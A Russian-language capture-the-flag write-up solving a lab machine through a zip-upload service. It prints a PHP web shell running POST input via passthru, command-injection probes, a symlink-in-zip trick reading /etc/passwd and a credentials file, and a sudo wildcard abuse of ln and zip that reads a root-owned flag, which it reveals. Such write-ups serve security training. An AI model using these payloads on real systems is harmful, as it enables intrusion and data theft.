

Симпсоны

Категория: quests

Уровень: Средний

Описание

Описание: Казалось бы, причем тут Симпсоны?

IP: 192.168.2.206 (VPN)

Решение

Разведка

Для начала проведем разведку используя nmap:

```
sudo nmap -sS -sC -sV -O --reason -p- 192.168.2.206
```

Ниже кратко описано назначение каждого из параметров:

- **-sS** - типа сканирования, в данном случае это полуоткрытый **TCP Handshake** (**SYN** сканирование), для того, чтобы nmap мог сам формировать и отправлять пакеты с TCP флагами на низком уровне, нужны права на **raw sockets** (**CAP_NET_RAW** - **linux capabilities**) или запуск от **root**.
- **-sC** - nmap будет использовать NSE скрипты (на языке Lua). Сценарии будем использовать default. Также в целом у nmap из коробки доступны сценарии категорий: auth, default, discovery, DoS, exploit, external, fuzzer, intrusive, malware, safe, version, vuln
- **-sV** - обнаружении версии сервисов
- **-O** - обнаружение операционной системы
- **--reason** - отображение причины, по которой Nmap присваивает порту определённый статус (open, closed, filtered и т. д.), но для меня ключевым является отображаемый TTL из TCP сегмента. Если устройств по пути до цели много, значение IP.ttl будет уменьшаться. Если на удаленном IP имеется ряд открытых портов, то далеко не факт, что все порты будут иметь одинаковый IP.ttl. Например, по IP.ttl, можно определить, что за IP-адресом реально скрывается четыре системы.
- **-p-** - Сканировать все порты (от 1 до 65535), а не только стандартные 1000 портов, которые Nmap проверяет по умолчанию.

```
(luksa@node1)-[~]
$ sudo nmap -sS -sC -sV -O --reason -p- 192.168.2.206
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-05 11:39 MSK
Nmap scan report for 192.168.2.206
Host is up, received reset ttl 63 (0.011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 62  OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 7e:8a:3b:94:8b:ea:01:4c:60:bb:79:a8:81:a5:06:91 (ECDSA)
|_  256 47:35:11:c9:58:b6:01:f0:9b:40:64:bc:5e:19:95:24 (ED25519)
80/tcp    open  http      syn-ack ttl 62  Apache httpd
|_ http-title: ZIP Hosting
| http-robots.txt: 1 disallowed entry
|_ /secret.txt
|_ http-server-header: Apache
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.42 seconds

(luksa@node1)-[~]
$
```

Нмар нашел открытый 22 порт и 80 с веб сервисом Apache (по опыту CTF тасок, нас ждет php движок), также есть 2 файла:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /robots.txt HTTP/1.1 2 Host: 192.168.2.206 3 Cache-Control: max-age=0 4 Accept-Language: en-US,en;q=0.9 5 Upgrade-Insecure-Requests: 1 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Accept-Encoding: gzip, deflate, br 9 Connection: keep-alive 10 11</pre>				<pre>1 HTTP/1.1 200 OK 2 Date: Wed, 05 Feb 2025 09:35:27 GMT 3 Server: Apache 4 X-Frame-Options: SAMEORIGIN 5 X-Content-Type-Options: nosniff 6 Referrer-Policy: strict-origin 7 Last-Modified: Sat, 02 Nov 2024 08:31:21 GMT 8 ETag: "24-625e9e04cc840" 9 Accept-Ranges: bytes 10 Content-Length: 36 11 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload 12 X-XSS-Protection: 1; mode=block 13 Keep-Alive: timeout=5, max=100 14 Connection: Keep-Alive 15 Content-Type: text/plain 16 17 User-agent: * 18 Disallow: /secret.txt 19</pre>			

```
/robots.txt
User-agent: *
Disallow: /secret.txt
```

Request

PrettyRawHex

1GET /secret.txt HTTP/1.1

2Host: 192.168.2.206

3Cache-Control: max-age=0

4Accept-Language: en-US,en;q=0.9

5Upgrade-Insecure-Requests: 1

6User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

7Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

8Accept-Encoding: gzip, deflate, br

9Connection: keep-alive

10

11

Response

PrettyRawHexRender

1HTTP/1.1 403 Forbidden

2Date: Wed, 05 Feb 2025 09:36:34 GMT

3Server: Apache

4X-Frame-Options: SAMEORIGIN

5X-Content-Type-Options: nosniff

6Referrer-Policy: strict-origin

7Content-Length: 264

8Keep-Alive: timeout=5, max=100

9Connection: Keep-Alive

10Content-Type: text/html; charset=iso-8859-1

11

12<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">

13<html>

14<head>

15<title>


403 Forbidden

</title>

</head>

<body>

Бегло изучаем веб сервис:



По сути весь сервис это один корневой веб рут эндпоинт / , в нем есть форма загрузки файла и инклюд скрипта `<script src="/static/js/script.js">`, если их поизучать, то там логика провери файла на размер, на расширение `.zip`. Также видим, что приклад у нас написан на `PHP` и берем это на заметку.

Моделирование угроз

CVE Reserch

Так как у нас целевой веб сервис работате на `Apache` движке, то пробежимся по нему быстрым сканером уязвимостей `Nuclei` (он должен содержать шаблоны по детекту известных CVE для `Apache`):

Ничего интересного найдено не было.

- Path Traversal - возникает из-за небезопасной конфигурации или логических уязвимостей в веб-приложении. Чаще всего директорий-траверсинг происходит внутри веб-приложения (PHP, Python, CGI-скрипты, и т.д.), когда пользовательский ввод (часть URL или GET/POST-параметры) не фильтруется должным образом. Также в конфигурации веб сервиса (Apache, Ngin, etc) может быть допущена ошибка и позволить выйти за пределы границы веб рута.

5 / 14

Вообще **Nuclei** тоже должен искать **Path Traversal**, но для примера запустим **wfuzz** и словарь из **SecList/Fuzzing/LFI/LFI-LFISuite-pathtotest.txt**

Ничего интересного не найдено.

PHP Injection

Так как у нас приклад написан на PHP, то попробуем изучать логику сервис и выполнить типичные ошибки у PHP. Создам текстовый файл и загрузим по бизнес логике веб сервиса.


```
(luksa@node1)-[~/tmp3]
$ echo "Hello World" > test.txt

(luksa@node1)-[~/tmp3]
$ zip test.zip test.txt
adding: test.txt (stored 0%)

(luksa@node1)-[~/tmp3]
$
```


Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /upload.php HTTP/1.1		8 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload	
2 Host: 192.168.2.206		9 X-XSS-Protection: 1; mode=block	
3 Content-Length: 364		10 Content-Length: 663	
4 Cache-Control: max-age=0		11 Keep-Alive: timeout=5, max=100	
5 Accept-Language: en-US,en;q=0.9		12 Connection: Keep-Alive	
6 Origin: http://192.168.2.206		13 Content-Type: text/html; charset=UTF-8	
7 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundarygyvT0vFj0TRxA7tL		14	
8 Upgrade-Insecure-Requests: 1		15 <!DOCTYPE html>	
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36		16 <html lang="en">	
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*; q=0.8,application/signed-exchange;v=b3;q=0.7		17 <head>	
11 Referer: http://192.168.2.206/		18 <meta charset="UTF-8">	
12 Accept-Encoding: gzip, deflate, br		19 <meta name="viewport" content="width=device-width, initial-scale=1.0">	
13 Connection: keep-alive		20 <title>	
14		ZIP Hosting	
15 -----WebKitFormBoundarygyvT0vFj0TRxA7tL		21 </title>	
16 Content-Disposition: form-data; name="zip"; filename="test.zip"		22 <link rel="stylesheet" href="/static/css/font-awesome.min.css">	
17 Content-Type: application/zip		23 <link rel="stylesheet" href="/static/css/style.css">	
18		24 </head>	
19 PK		25 <body>	
20 KEZaã*test.txtUT h<gH<EguxëëHello World		26 <div class="form-container">	
21 PK		27 <h1>	
22 KEZaã*'test.txtUTH<EguxëëPKNN		ZIP successfully uploaded!	
23 -----WebKitFormBoundarygyvT0vFj0TRxA7tL--		28 </h1>	
24		29 	
		Go back	
		30 	
		31 </div>	
		28 <div class="textarea-container">	
		29 	
		30 <textarea readonly>	
		Archive: uploads/8caba7d65b81501f3b65eca199c28ace.zip	
		31 </textarea>	
		</br>	

Видим тело запроса на загрузку файла, также видим ответ, где по бизнес логике нам отображается относительный путь куда был сохранен zip архив.



Также видим содержимое файла. Что если попробовать загрузить php шелл? Проверка. В качестве шелла будем использовать код:

```
<?php
echo "
<html>
  <head>
    <title>SHELL</title>
  </head>
  <body>";
echo "<form method=post>";
echo "<input type=text name=cmd size=100>";
echo "</form>";
echo "<pre>";
if ((!$_POST['cmd']) || ($_POST['cmd']=="")) {
  $_POST['cmd']="id;pwd;uname -a;ls -la";
}
echo "'.passthru($_POST['cmd'])."</pre>
  </body>
</html>";
?>
```

- ## CMD Injection

```
;id;  
|id;  
||id;  
&&id;  
&id;
```



```
(luksa@node1)-[~/tmp3]
$ ln -s /etc/passwd LFI_passwd

(luksa@node1)-[~/tmp3]
$ zip --symlink LFI_passwd.zip LFI_passwd
adding: LFI_passwd (stored 0%)

(luksa@node1)-[~/tmp3]
$
```

1. создаем симлинк на `/etc/passwd`
2. упаковываем симлинк к `zip` контейнер

Request

Pretty

Raw

Hex

1

POST /upload.php HTTP/1.1

2

Host: 192.168.2.206

3

Content-Length: 373

4

Cache-Control: max-age=0

5

Accept-Language: en-US,en;q=0.9

6

Origin: http://192.168.2.206

7

Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1BqRgl8YaU6mFDcT

8

Upgrade-Insecure-Requests: 1

9

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36

10

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11

Referer: http://192.168.2.206/

12

Accept-Encoding: gzip, deflate, br

13

Connection: keep-alive

14

-----WebKitFormBoundary1BqRgl8YaU6mFDcT

16

Content-Disposition: form-data; name="zip"; filename="LFI_passwd.zip"

17

Content-Type: application/zip

18

19

PK

20

zEZ

21

}

22

LFI_passwdUT WEGwEGuxèè/etc/passwdPK

23

zEZ

Response

Pretty

Raw

Hex

Render

19

<meta name="viewport" content="width=device-width, initial-scale=1

20

<title>

ZIP Hosting

</title>

21

<link rel="stylesheet" href="/static/css/font-awesome.min.css">

22

<link rel="stylesheet" href="/static/css/style.css">

23

</head>

24

<body>

25

<div class="form-container">

26

<h1>

ZIP successfully uploaded!

</h1>

27

Go back

28

</div>

29

<div class="textarea-container">

30

<textarea readonly>

Archive: uploads/816f45015d0d2382af5ddc2cc7de4a98.zip

31

</textarea>

</br>


32

<textarea readonly>

root:x:0:0:root:/root:/usr/bin/zsh

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

33



3. загружаем на веб сервис
4. смотрим на поведение предполагаемой `eval` функции


В результате мы выполнили **LFI** уязвимость и прочитали содержимое файла `/etc/passwd`

Зная абсолютный путь веб рута, попытаемся прочитать содержимое `/secret.txt`

```
(luksa@node1)-[~/tmp3]
$ ln -s /var/www/html/secret.txt secret

(luksa@node1)-[~/tmp3]
$ zip --symlink secret_pwned.zip secret
adding: secret (stored 0%)

(luksa@node1)-[~/tmp3]
$
```



В итоге получаем содержимое `/var/www/html/secret.txt` - mikki : mase4mase

Privilege Escalation

Зная содержимое `secret.txt` заходим по `ssh` на сервер:

```
(luksa@node1)-[~]
$ ssh mikki@192.168.2.206
mikki@192.168.2.206's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.2.16-12-pve x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro
```

1. Меняем оболочку на `bash` (если бы был реверс шелл, то пришлось использовать различные методы по стабильному `tty` шеллу)
2. Проверяем можем писать в домашней директори и в `/tmp`:

```
Last login: Wed Feb  5 12:54:36 2025 from 192.168.100.64
$
$ bash
mikki@63802b4c402f:~$ pwd
/home/mikki
mikki@63802b4c402f:~$
mikki@63802b4c402f:~$ ls -la
total 24
dr-xr-xr-x 1 mikki mikki 4096 Nov  2 08:43 .
drwxr-xr-x 1 root  root 4096 Nov  2 08:42 ..
-r-xr-xr-x 1 mikki mikki 220 Jan  6 2022 .bash_logout
-r-xr-xr-x 1 mikki mikki 3771 Jan  6 2022 .bashrc
-r-xr-xr-x 1 mikki mikki 807 Jan  6 2022 .profile
-r----- 1 mikki mikki  26 Nov  2 08:43 first_part
mikki@63802b4c402f:~$
mikki@63802b4c402f:~$ cat first_part
CODEBY{I_H4V3N'7_S33N_7H3
mikki@63802b4c402f:~$
mikki@63802b4c402f:~$ echo "H3llo PWNman" > test
bash: test: Permission denied
mikki@63802b4c402f:~$
mikki@63802b4c402f:~$ echo "H3llo PWNman" > /tmp/test
mikki@63802b4c402f:~$
mikki@63802b4c402f:~$ cat /tmp/test
H3llo PWNman
mikki@63802b4c402f:~$
mikki@63802b4c402f:~$
```

Домашняя директория закрыта на запись, есть возможность на запись в `/tmp`. Также находим первую часть флага: `CODEBY{I_H4V3N'7_S33N_7H3`

3. Загружаем на сервер `linpeas.sh` скрипт для исследования Linux системы на мисskonфиги, уязвимости, интересные файлы которые могут помочь в повышении привилегий.

```
scp linpeas.sh mikki@192.168.2.206:/tmp/linpeas.sh
```

```
(luksa@node1)-[~/hackers/linpeas]
$ scp linpeas.sh mikki@192.168.2.206:/tmp/linpeas.sh
mikki@192.168.2.206's password:
linpeas.sh                                     100% 820KB  3.5MB/s  00:00
(luksa@node1)-[~/hackers/linpeas]
$
```

```
mikki@cffe4ac50677:/tmp$ chmod +x linpeas.sh
mikki@cffe4ac50677:/tmp$
mikki@cffe4ac50677:/tmp$
mikki@cffe4ac50677:/tmp$ ./linpeas.sh
```



```
/-----\
|                                     |
|               Do you like PEASS?   |
|                                     |
| Learn Cloud Hacking   :   https://training.hacktricks.wiki |
| Follow on Twitter     :   @hacktricks_live                 |
| Respect on HTB        :   SirBroccoli                      |
|                                     |
|               Thank you!          |
|                                     |
\-----/
LinPEAS-ng by carlospolop
```

Запускаем linpeas.sh

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
Matching Defaults entries for mikki on cffe4ac50677:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
, use_pty

User mikki may run the following commands on cffe4ac50677:
  (ALL) NOPASSWD: /usr/bin/zip data.zip /var/www/*output, /usr/bin/ln -s /var/www/* output
```

Самым интересным окажутся настройки `/etc/sudoers` файла

Matching Defaults entries for mikki on cffe4ac50677:

env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin, use_pty

User mikki may run the following commands on cffe4ac50677:

(ALL) NOPASSWD: /usr/bin/zip data.zip /var/www/*output, /usr/bin/ln -s
/var/www/* output

Нашему пользователю без ввода пароля разрешено от `sudo`, выполнить две команды:

- `/usr/bin/zip data.zip /var/www/*output`
- `/usr/bin/ln -s /var/www/* output`


В них присутствует регулярное выражение в виде `*`, поэтому открывается возможность прочитать любой файл от рута. Пейлод будет выглядеть так:

```
# создаем симлинк на /root/last_part
sudo /usr/bin/ln -s /var/www/../../root/last_part output

# упаковываем симлинк в zip архиве
sudo /usr/bin/zip data.zip /var/www/../../tmp/pwned/output

# извлекаем данные из архива
unzip -: data.zip

# читаем флаг
cat tmp/pwned/output
_S1MPS0NS_1N_4_L0NG_71M3}
```



```
mikki@cffe4ac50677:/tmp/pwned$ sudo /usr/bin/ln -s /var/www/../../root/last_part output
mikki@cffe4ac50677:/tmp/pwned$
mikki@cffe4ac50677:/tmp/pwned$
mikki@cffe4ac50677:/tmp/pwned$
mikki@cffe4ac50677:/tmp/pwned$ sudo /usr/bin/zip data.zip /var/www/../../tmp/pwned/output
  adding: var/www/../../tmp/pwned/output (stored 0%)
mikki@cffe4ac50677:/tmp/pwned$
mikki@cffe4ac50677:/tmp/pwned$ unzip -: data.zip
Archive: data.zip
  extracting: var/www/../../tmp/pwned/output
mikki@cffe4ac50677:/tmp/pwned$
mikki@cffe4ac50677:/tmp/pwned$ cat tmp/pwned/output
_S1MPS0NS_1N_4_L0NG_71M3}
mikki@cffe4ac50677:/tmp/pwned$
mikki@cffe4ac50677:/tmp/pwned$
mikki@cffe4ac50677:/tmp/pwned$
mikki@cffe4ac50677:/tmp/pwned$
```

В чем особенность повышения привилегий с симлинками, мы можем выполнить создание симлинка с правами рута, затем выполнить упаковку в `zip` архив **без** флага `--symlink`, тем самым утилита `zip` (если выполнить трасировку) прочитает содержимое на которое указывает симлинк и скопирует его внутрь архива. Поэтому по сути, через утилиту `zip` мы выполняем копирование с правми рута.

Вторая часть флага: `_S1MPS0NS_1N_4_L0NG_71M3}`

Весь флаг квеста: `CODEBY{I_H4V3N'7_S33N_7H3_S1MPS0NS_1N_4_L0NG_71M3}`